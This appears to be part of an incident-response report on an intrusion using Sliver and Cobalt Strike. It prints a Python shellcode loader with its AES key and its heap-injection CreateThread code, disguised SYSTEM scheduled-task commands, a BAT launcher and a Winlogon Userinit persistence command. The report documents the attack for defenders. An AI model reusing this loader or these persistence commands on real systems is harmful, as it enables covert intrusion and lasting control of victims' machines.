0x214227c09    84    github.com/bishopfox/sliver/implant/sliver/handlers/tunnel_handlers/tunnel_writer.go
0x214227c5e    63    github.com/bishopfox/sliver/implant/sliver/handlers/handlers.go
0x214227c9e    71    github.com/bishopfox/sliver/implant/sliver/handlers/handlers_windows.go
0x214227ce6    69    github.com/bishopfox/sliver/implant/sliver/handlers/pivot-handlers.go
0x214227d2c    71    github.com/bishopfox/sliver/implant/sliver/handlers/rpc-handlers-cgo.go
0x214227d74    67    github.com/bishopfox/sliver/implant/sliver/handlers/rpc-handlers.go
0x214227db8    59    github.com/bishopfox/sliver/implant/sliver/procdump/dump.go
0x214227df4    75    github.com/bishopfox/sliver/implant/sliver/handlers/rpc-handlers_windows.go
0x214227e40    72    github.com/bishopfox/sliver/implant/sliver/handlers/rportfwd-handlers.go
```

Cobalt Strike


wo14.py is another highly obfuscated Python script that acts as a loader for custom shellcode. In this specific case, the threat actor specified an AES-encrypted Cobalt Strike shellcode which is:

- Decrypted through the key “we3p2v5t85”.
- Copied into a newly allocated memory region in the Heap.
- Executed by invoking the function CreateThread.


Shellcode + AES Key
Shellcode encryption/decryption functions
Shellcode injection function


```
shl = "QccziPckjvi359cXTeAOoAJdOISg/aASlzYsQKV/LNOZv+m7MbVRdXwKKK49R7e4apuTNHV6a3Kt8onhveBRTKq+v+xeq3gXBDSFOi10tJ77X8gV/nywQPN6N0g0Hyo8oGKOdRB3fuf5tsfMNhKuXRnUpVnTupE3lru2VfhMoM/vdl7CvzuUjWQHLiDWXW2oUG
key_key = "we3p2v5t85"
pid = 6296

def format_buff(buff):
    out = r"b\""
    for i in range(0, len(buff), 2):
        out += r"\x" + buff[i] + buff[i+1]
    out += r'\"'
    return out

class AESCipher:
    def __init__(self, key):
        self.key = md5(key.encode('utf8')).digest()

    def encrypt(self, data):
        iv = get_random_bytes(AES.block_size)
        self.cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return b64encode(iv + self.cipher.encrypt(pad(data,
            AES.block_size)))

    def decrypt(self, data):
        raw = b64decode(data)
        self.cipher = AES.new(self.key, AES.MODE_CBC, raw[:AES.block_size])
        return unpad(self.cipher.decrypt(raw[AES.block_size:]), AES.block_size)

def terminate_process(pid):
    proc_handle = OpenProcess(PROCESS_TERMINATE, False, pid)
    TerminateProcess(proc_handle, 1)
    ctypes.windll.kernel32.CloseHandle(proc_handle)

def inj(shl, key_key):
    buffff = AESCipher(key_key).decrypt(shl)
    HeapAlloc = ctypes.windll.kernel32.HeapAlloc
    HeapAlloc.argtypes = [wt.HANDLE, wt.DWORD, ctypes.c_size_t]
    HeapAlloc.restype = wt.LPVOID

    HeapCreate = ctypes.windll.kernel32.HeapCreate
    HeapCreate.argtypes = [wt.DWORD, ctypes.c_size_t, ctypes.c_size_t]
    HeapCreate.restype = wt.HANDLE

    RtlMoveMemory = ctypes.windll.kernel32.RtlMoveMemory
    RtlMoveMemory.argtypes = [wt.LPVOID, wt.LPVOID, ctypes.c_size_t]
    RtlMoveMemory.restype = wt.LPVOID

    CreateThread = ctypes.windll.kernel32.CreateThread
    CreateThread.argtypes = [
        wt.LPVOID, ctypes.c_size_t, wt.LPVOID,
        wt.LPVOID, wt.DWORD, wt.LPVOID
    ]

    CreateThread.restype = wt.HANDLE
    WaitForSingleObject = ctypes.windll.kernel32.WaitForSingleObject
    WaitForSingleObject.argtypes = [wt.HANDLE, wt.DWORD]
    WaitForSingleObject.restype = wt.DWORD

    heap = HeapCreate(0x00040000, len(buffff), 0)
    HeapAlloc(heap, 0x00000008, len(buffff))
    RtlMoveMemory(heap, buffff, len(buffff))
    thread = CreateThread(0, 0, heap, 0, 0, 0)
    WaitForSingleObject(thread, 0xFFFFFFFF)

def main():
    if pid != str(-1):
        terminate_process(pid)
    inj(shl, key_key)

if __name__ == '__main__':
    main()
```

wo12.py has the same behavior.



```
shl = "S4AmZ3ylq7dAzE5y4CmwQmXkdUKy3Bm7qDjyRaZz7ICL1U2PjUVtpgepIT3Idh8Hc3k9qFhXapp7fRebFG2byd3sfaNL5Ixfe7G+VDnPrgn2t0vdOO+V7y0adDN3MMzg1l11FqiLDd7Jb5WdGzAbDQxEuQJUQ1ibH
key_key = "tiqny2q2je"
pid = 2120

def format_buff(buff):
    out = r"b\""
    for i in range(0, len(buff), 2):
        out += r"\x" + buff[i] + buff[i+1]
    out += r'\"'
    return out
```

The Sysmon Event ID 10 shows the self-injection technique performed by the Python Cobalt Strike loader.



```
<Data Name="SourceProcessId">9716</Data>
<Data Name="SourceThreadId">7260</Data>
<Data Name="SourceImage" />
<Data Name="TargetProcessGUID">{c6f00a71-8efd-654b-beb2-000000000400}</Data>
<Data Name="TargetProcessId">10288</Data>
<Data Name="TargetImage">C:\Users[redacted]AppData\Local\Notepad\pythonw.exe</Data>
<Data Name="GrantedAccess">0x1fffff</Data>
<Data Name="CallTrace">C:\Windows\SYSTEM32\ntdll.dll+9e614|C:\Windows\System32\KERNELBASE.dll+8dcc|C:\Windows\System32\KERNELBASE.dll+7106|C:\Windows\System32\KERNEL32.DLL+1cbb4|UNKNOWN(0000000213B398BE)</Data>
```

Persistence

Scheduled Task


During the intrusion, the threat actor created multiple scheduled tasks to achieve persistence. This persistence technique was abused on the beachhead host and each host moved to laterally during the first day.

```
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr C:\Users\REDACTED\AppData\Local\Notepad\upedge.bat
/SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr
c:\users\REDACTED\appdata\local\notepad\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo
720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr C:\Users\REDACTED\AppData\Local\Notepad\upedge.bat
/sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo
720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr
c:\users\REDACTED\appdata\local\notepad\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo
720 /F
schtasks /create /I 1 /TR C:\Users\REDACTED\AppData\Local\Notepad\UpdateEG.bat /TN UpdateEdge /SC ONIDLE
```

However, some of them had mistakes and therefore were not correctly working.


For example, in the following task, the threat actor didn’t specify the “\” between “C:” and the executable name.

```
schtasks /create /I 1 /TR C:WindowsTempUpdate.exe /TN UpdateEdge /SC ONIDLE
```




```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>[redacted]</Date>
    <Author>[redacted]</Author>
    <URI>\UpdateEdge</URI>
  </RegistrationInfo>
  <Triggers>
    <IdleTrigger>
      <StartBoundary>[redacted]</StartBoundary>
      <Enabled>true</Enabled>
    </IdleTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT1M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:WindowsTempUpdate.exe</Command>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>[redacted]</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

While some tasks used the ‘ONSTART’ option to enable persistence after reboot, some used a time frame to execute every 720 minutes. For example, on a server the threat actor dropped a BAT file name UpdateEdge.bat and subsequently created two scheduled tasks using this option.



```
@echo off
set g=c:\windows\adfs\py\Upda
set h=teJson.exe c:\windows\a
set n=dfs\py\wo12.py
%g%%h%%n%
```




```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>[redacted]</Date>
    <Author>[redacted]</Author>
    <URI>\OneDrive Security Task-S-1-5-21-[redacted]</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT720M</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>[redacted]</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>c:\windows\adfs\py\UpdateEdge.bat</Command>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

Registry Key

To ensure persistence on the beachhead host and three servers, the threat actor added an entry in the Winlogon\Userinit registry key to ensure the execution of UpdateEdge.bat whenever a user logs into the systems.


```
cmd.exe /C reg add "HKLM\software\microsoft\windows nt\currentversion\winlogon" /v UserInit /t reg_sz /d
"c:\windows\system32\userinit.exe,c:\users\[REDACTED]\appdata\local\notepad\UpdateEdge.bat
```



Value name	Userinit
Value type	RegSz
Value	c:\windows\system32\userinit.exe,C:\Users\[redacted]\AppData\Local\Notepad\upedge.bat


Privilege Escalation

On the beachhead system, the initial payload setup.exe was executed with High integrity level, which means that the binary was run with the access level equivalent to Administrator access.




winlog.event_data.Image	winlog.event_data.IntegrityLevel
C:\Users\[redacted]\Downloads\Version\setup.exe	High

An injected cmd.exe process from the beachhead host opened winlogon.exe with an access mask of 0x143A, which, when decoded, revealed the PROCESS_VM_WRITE permission. The cmd.exe process then executed process injection into winlogon.exe.

